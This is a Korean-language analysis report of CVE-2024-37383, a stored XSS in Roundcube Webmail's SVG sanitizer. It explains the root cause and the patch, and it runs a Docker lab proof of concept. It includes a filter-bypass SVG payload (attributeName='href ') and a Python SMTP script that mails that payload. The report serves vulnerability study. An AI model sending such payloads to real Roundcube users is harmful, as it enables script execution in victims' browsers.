CVE-2024-37383 분석 보고서
Roundcube Webmail SVG Parsing XSS
1. Introduction
1.1. Overview
XSS 기법에 대해 이해하고 CVE를 분석해보며 실제 취약점이 어떻게 작동하고 패치되는지 관찰하기 위해 취약점 분석을 진행한다.
분석할 취약점은 발표 시기, 난이도, PoC 존재 여부 등을 기준으로 선정하였으며, 비교적 최근에 발견되었고 실습이 가능한 CVE-2024-37383을 분석 대상으로 정한다.
1.2. Vulnerability Detail
- Name : Roundcube Webmail SVG Parsing XSS
- CVE ID : CVE-2024-37383
- Target : Roundcube Webmail v1.5.7 또는 v1.6.x < v1.6.7
- CVSS Score : 6.1
- Published Date : 2024-06-07
Roundcube에서 SVG 파일을 처리할 때 속성 파싱을 제대로 하지 않아 공격자가 조작된 SVG 파일을 이메일에 포함하면 수신자의 브라우저에서 임의의 스크립트가 실행되는 취약점이다.
2. Analysis
2.1. Background
2.1.1. RoundCube WebMail
PHP 기반 무료 오픈소스 웹 메일 솔루션이다. IMAP 프로토콜을 사용해 웹 브라우저에서 이메일을 관리할 수 있다. 직관적이고 사용자 친화적인 인터페이스를 제공하여 여러 조직이나 기업에서 사용된다.
2.1.2. SVG
Scalable Vector Graphics, SVG는 2차원 그래픽을 표현하기 위한 XML 기반 벡터 이미지 형식이다. 픽셀이 아닌 좌표를 기반으로 하기 때문에 확대나 축소를 해도 화질 저하 없이 적은 용량으로 선명하게 그래픽을 유지할 수 있어 웹 로고나 아이콘에 널리 사용된다.
HTML 상에서 <svg> 태그는 SVG 그래픽을 표현하기 위해 사용되는 요소이다. 태그 내부에는 원, 다각형, 선, path 등을 담을 수 있고 <animate>를 활용해 요소와 속성에 애니메이션을 적용할 수도 있다.
1
2
3
4
<svg width="200" height="200" xmlns="http://www.w3.org/2000/svg">
  <circle cx="100" cy="100" r="50" fill="red" />
  <text x="50" y="100" fill="white">Hello</text>
</svg>
위 코드는 가로 세로 200px SVG 벡터 이미지를 표현한다.
(xmlns는 SVG가 XML 기반 언어임을 명시하는 네임스페이스로, 브라우저는 해당 속성을 통해 <svg> 태그에 담긴 SVG 요소들을 올바르게 해석할 수 있도록 한다.)
내부에서는 중심이 (100, 100)이고 반지름이 50인 붉은 원과 (50, 100)에 위치한 흰색 “Hello” 텍스트를 SVG 이미지로 표현한다.
1
2
3
4
5
6
7
8
9
10
11
<svg viewBox="0 0 250 250" xmlns="http://www.w3.org/2000/svg">
  <rect x="50" y="50" width="100" height="100">
    <animate
      attributeType="XML"
      attributeName="x"
      from="0"
      to="50"
      dur="5s"
      repeatCount="indefinite" />
  </rect>
</svg>
가로 세로 100px 정사각형이 0(to)에서 10(from) 위치까지 5s(dur) 동안 움직이도록 한다.
attributeName이 x인 경우 수평 방향으로 움직이게 된다.
(attributeName은 어떤 SVG 속성을 애니메이션할지를 지정할 때 사용된다.)
이런 식으로 <animate> 태그를 사용하여 SVG 벡터 이미지에 애니메이션을 줄 수 있다.
2.1.3. SVG 파싱 방식
1
2
3
4
<svg>
<rect id="rectId">
<animate href="#rectId"/>
</svg>
1
2
3
4
<svg>
<rect id="rectId">
<!-- svg blocked -->
</svg>
<animate>의 href 속성은 애니메이션을 적용할 대상을 명시적으로 지정하기 위해 사용된다.
href 속성 자체는 Hypertext Reference로, 태그 내에서 하이퍼링크의 목적지 URL을 지정해 브라우저가 해당 리소스를 사용하도록 한다.
2.2. Code Review
roundcube/program/lib/Roundcube/rcube_washtml.php
1
2
3
4
5
6
7
8
9
elseif (in_array($tagName, ['animate', 'animatecolor', 'set', 'animatetransform'])
    && self::attribute_value($node, 'attributename', 'href')
) {
    // Insecure svg tags
    if ($this->config['add_comments']) {
        $dump .= "<!-- {$tagName} blocked -->";
    }
    break;
}
HTML 텍스트 검증은 rcube_washtml.php의 dumpHtml()에서 이루어진다.
animate, animatecolor, set, animatetransform 태그에서 href 속성을 가지면 svg 태그를 막아버린다.
속성은 attribute_value()를 사용해서 찾는다.
attribute_value() 코드
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
private static function attribute_value($node, $attr_name, $attr_value)
{
    $attr_name = strtolower($attr_name);
    $attr_value = strtolower($attr_value);

    foreach ($node->attributes as $name => $attr) {
        if (strtolower($name) === $attr_name) {
            // Read the attribute name, remove the namespace (e.g. xlink:href => href)
            $val = strtolower(trim($attr->nodeValue));
            $val = trim(preg_replace('/^.*:/', '', $val));
            if ($attr_value === $val) {
                return true;
            }
        }
    }

    return false;
}
2.3. Root Cause
1
2
3
4
5
6
7
else if (in_array($tagName, ['animate', 'animatecolor', 'set', 'animatetransform'])
    && self::attribute_value($node, 'attributename', 'href')
) {
    // Insecure svg tags
    $dump .= "<!-- $tagName blocked -->";
    break;
}
dumpHtml()에서 animate, animatecolor, set, animatetransform 태그가 존재하면 attributename 속성에 href 값이 들어있는지 attribute_value()를 사용해 확인한다.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
private static function attribute_value($node, $attr_name, $attr_value)
{
    $attr_name = strtolower($attr_name);

    foreach ($node->attributes as $name => $attr) {
        if (strtolower($name) === $attr_name) {
            if (strtolower($attr_value) === strtolower($attr->nodeValue)) {
                return true;
            }
        }
    }

    return false;
}
여기서 단순히 attributename 속성의 값을 그대로 검증하기 때문에 공백이 포함되어 있다면 true를 반환하게 되어 href 필터링을 우회할 수 있게 된다.
2.4. Patch Diffing

#43aaaa5 커밋에서 SVG animate 속성에서 발생하는 취약점이 고쳐졌다는 커밋 메세지를 확인할 수 있다.

공백을 사용한 우회를 막기 위해 attribute_value()에서 속성 이름을 strtolower()로 소문자로 바꾸기 전에 trim()이 추가되었다.
trim()은 인자로 들어온 값의 앞뒤 공백을 제거한다.
3. Proof of Concept
3.1. Payload
1
2
3
4
5
<html>
<svg>
<animate attributeName="href " values="javascript:alert(\'XSS\')" href="#link" /></animate>
</svg>
</html>
테스트 코드에 있는 HTML 페이로드이다. (href 필터링 검증용)
attributeName에 공백을 섞어 href 속성 필터링을 우회하는 것을 알 수 있다.
우회에 성공하면 href 속성의 값이 javascript:alert(\'XSS\')로 바뀌면서 브라우저가 임의의 스크립트를 실행하도록 할 수 있다.
3.2. Exploit
hyungin0505/CVE-2024-37383_PoC
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
version: '3'

services:
  roundcubemail:
    image: roundcube/roundcubemail:1.6.6-apache # 취약한 버전
    container_name: roundcube
    ports:
      - "8080:80"
    environment:
      - ROUNDCUBEMAIL_DB_TYPE=sqlite
      - ROUNDCUBEMAIL_DEFAULT_HOST=greenmail
      - ROUNDCUBEMAIL_DEFAULT_PORT=3143
      - ROUNDCUBEMAIL_SMTP_SERVER=greenmail
      - ROUNDCUBEMAIL_SMTP_PORT=3025
      - ROUNDCUBEMAIL_SKIN=elastic
    depends_on:
      - greenmail

  greenmail:
    image: greenmail/standalone:latest
    container_name: mail_server
    ports:
      - "3000:8080"   # API
      - "3143:3143"   # IMAP
      - "3025:3025"   # SMTP
    environment:
      - GREENMAIL_OPTS=-Dgreenmail.setup.test.all -Dgreenmail.auth.disabled -Dgreenmail.hostname=0.0.0.0 -Dgreenmail.users=test@example.com:1234
1
docker compose up -d
취약한 버전의 roundcube 이미지를 사용하여 roundcubemail 서비스와 메일 서버로 사용할 greenmail 서비스로 Docker 환경을 구성한다.
-Dgreenmail.users로 greenmail에서 사용할 사용자 이메일과 비밀번호를 임의로 지정해준다.

http://localhost:8080/ 주소로 접속하면 Roundcube 웹 메일로 접속 가능하다.
사용자명과 암호로는 docker-compose 파일에서 지정했던대로 사용한다.

로그인에 성공하면 위처럼 웹 메일 서버를 사용할 수 있다.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
import smtplib
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText

msg = MIMEMultipart("alternative")
msg["Subject"] = "CVE-2024-37383"
msg["From"] = "test@example.com"
msg["To"] = "test@example.com"

text = "Hello World"
html = """
<svg>
<animate attributeName="href " values="javascript:alert(\'Exploited!!\')" href="#link" /></animate>
<a id="link"><text x=20 y=20>Click me</text></a>
</svg>
"""

msg.attach(MIMEText(text, 'plain'))
msg.attach(MIMEText(html, "html"))

with smtplib.SMTP("localhost", 3025) as server:
    server.set_debuglevel(True)
    server.sendmail("test@example.com", "test@example.com", msg.as_string())
    server.quit()
파이썬으로 SMTP 프로토콜을 사용해 HTML 페이로드를 담은 메일을 전송한다.


Roundcube에서 받은 메일을 HTML로 확인하면 Click me 라는 텍스트 필드가 있다.
클릭하면 페이로드에서 의도한대로 alert 문구가 띄워지며 XSS가 터지는 것을 확인할 수 있다.
3.3.Patched

docker-compose 파일에서 취약점이 패치된 1.6.7 버전으로 변경 후 같은 메일을 열람하면 animate 태그가 막히며 XSS가 잘 차단된 것을 확인할 수 있다.
Reference
- https://nvd.nist.gov/vuln/detail/cve-2024-37383
- https://hackyboiz.github.io/2025/01/08/bekim/2025-01-08/
- https://roundcube.net/
- https://github.com/bartfroklage/CVE-2024-37383-POC/tree/main